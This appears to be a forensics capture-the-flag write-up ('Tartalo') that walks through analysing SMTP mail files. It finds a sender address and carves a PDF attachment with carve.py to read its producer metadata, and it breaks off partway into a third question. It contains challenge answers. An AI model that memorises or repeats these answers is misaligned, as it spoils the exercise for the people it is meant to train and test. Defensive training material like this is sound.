Tartalo

Things to Remember:

1) Read the getting started before reading this write-up.

2) All file paths shown are based on the computer used in this write-up.


3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Tartalo 1

A sample quote for a server order was sent to Amaya around 1:20PM PDT on August 21, 2018. What is the email address of the sender?

Solution:

Open the **Artifacts** folder, look at the smtp files and then choose Amaya's folder, **alabank**. Look through the folder and find the file with the date and time, given in the question. The names of the files are in Epoch Time.



The file that has the correct date and time is **1534883251**. Open the file using WordPad, look for the sender: trashyourcomputers@tcinc.com.

```
Received: from _ (localhost [127.0.0.1])
      by mail.nimbus.net (Postfix) with ESMTPSA id BB8D4181DF3
      for <alabank@orko.net>; Tue, 21 Aug 2018 16:26:05 -0400
(EDT)
MIME-Version: 1.0
Content-Type: text/plain; charset=US-ASCII;
 format=flowed
Content-Transfer-Encoding: 7bit
Date: Tue, 21 Aug 2018 16:26:05 -0400
From: trashyourcomputers@tcinc.com
To: alabank@orko.net
Subject: Re: BUYERS BEWARE!
In-Reply-To: <bae4fefcb7ace604843f54edd37ef322@orko.net>
References: <c9de5cb3cc614592a0e2bf4172c05ad5@tcinc.com>
 <bae4fefcb7ace604843f54edd37ef322@orko.net>
Message-ID: <73b06f11931f0cd03c25732d08b2f76b@tcinc.com>
X-Sender: trashyourcomputers@tcinc.com
User-Agent: Roundcube Webmail

On 2018-08-21 16:21, alabank@orko.net wrote:
> On 2018-08-21 12:47, trashyourcomputers@tcinc.com wrote:
>> Hello Prestigious Customer,
>>
>> Considering you are on our preffered customer list... We want
you to
>> BEWARE as we have some CRAZY prices coming down on our
products here
>> at Trash Computers! Our sale will be ongoing for the next week
so get
>> your computers here at Trash Computers!
>>
>> Jimmy,
>> TrashComputers
>> Marketing Division
>
> Jimmy,
>
> We are looking for to price out a new server. Can you send me a
sample
```


Answer: trashyourcomputers@tcinc.com

Tartalo 2


What PDF editor tool was used to craft this PDF?

Solution:

Open the **Artifacts** folder, look at the smtp and then choose Amaya's folder, **alabank**. The file will come after 1534883251 from Tartalo 1. Find a file with a PDF invoice. (Usually a bigger size when there's an attachment.)




The file with the PDF **1534885413**.




Scroll through the file and it shows that a pdf is attached (Word Pad or Sublime text are programs that can be used to open the smtp file).

```
provide
> a quote for these?

Hi Amaya,

Certainly! 20 is quite a large order and we will be happy to
provide you
wish some trash computers. Please note the quote on these
machines is
only available today so quickly send over the funding to our
business
partner at 505-867-5309 and we will start your order!

Jimmy,
Trash Computers
Marketing Division
--=_23a9f12f02b21a258733d52cb0faa093
Content-Transfer-Encoding: base64
Content-Type: application/pdf;
 name=TCinc_Invoice_20170-4072-00.pdf
Content-Disposition: attachment;
 filename=TCinc_Invoice_20170-4072-00.pdf;
 size=67338

JVBERi0xLjcNCiWhs8XXDQoxIDAgb2JqDQo8PC9BY3JvRm9ybTw8L0ZpZWxkc1tdP
j4vUGFnZXMg
MiAwIFIgL1R5cGUvQ2F0YWxvZy9NZXRhZGF0YSAxMCAwIFIgPj4NCmVuZG9iag0KN
CAwIG9iag0K
PDwvUmVzb3VyY2VzIDcgMCBSIC9NZWRpYUJveFsgMCAwIDM3Ny4yNSA0ODUuMjVdL
1R5cGUvUGFn
```

Locate the tool **carve.py**, copy and paste into the **artifacts/smtp folder**.






Open a command prompt.


Use the following commands: `cd Desktop\Artifacts\smtp` , use "carve.py" to carve the pdf `carve.py alabank\153488413` .

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534885413
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 2083
==> Content Type: text/plain

[+] Email part ID 2: TCinc_Invoice_20170-4072-00.pdf
==> Content Length in bytes: 67338
==> Content Type: application/pdf

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename TCinc_Invoice_20170-4072-00.pdf...
Successfully dumped file TCinc_Invoice_20170-4072-00.pdf
```


The file is then dumped in the smtp folder.



Open the file using **Acrobat Reader DC**.



Inside Acrobat Reader Go to **File>Properties**. Then **Description>Advanced>PDFProducer**.




Answer: Foxit PhantomPDF

Tartalo 3

What was the URL that one of the PDFs tried to reach out to?

Solution:

Open the **Artifacts** folder, look at the smtp and then choose Amaya's folder, **alabank**. Look through the folder and look for another file with a PDF. The first PDF was **1534885413** therefore the second PDF may have been sent around that time.



The other PDF file is in **1534886499**.

1534279039	8/23/2018 11:58 PM	File	2 KB
1534880910	8/23/2018 11:58 PM	File	2 KB
1534883251	8/23/2018 11:58 PM	File	2 KB
1534884720	8/23/2018 11:58 PM	File	3 KB
1534885413	8/23/2018 11:58 PM	File	93 KB
1534885750	8/23/2018 11:58 PM	File	4 KB
1534886499	8/23/2018 11:58 PM	File	48 KB
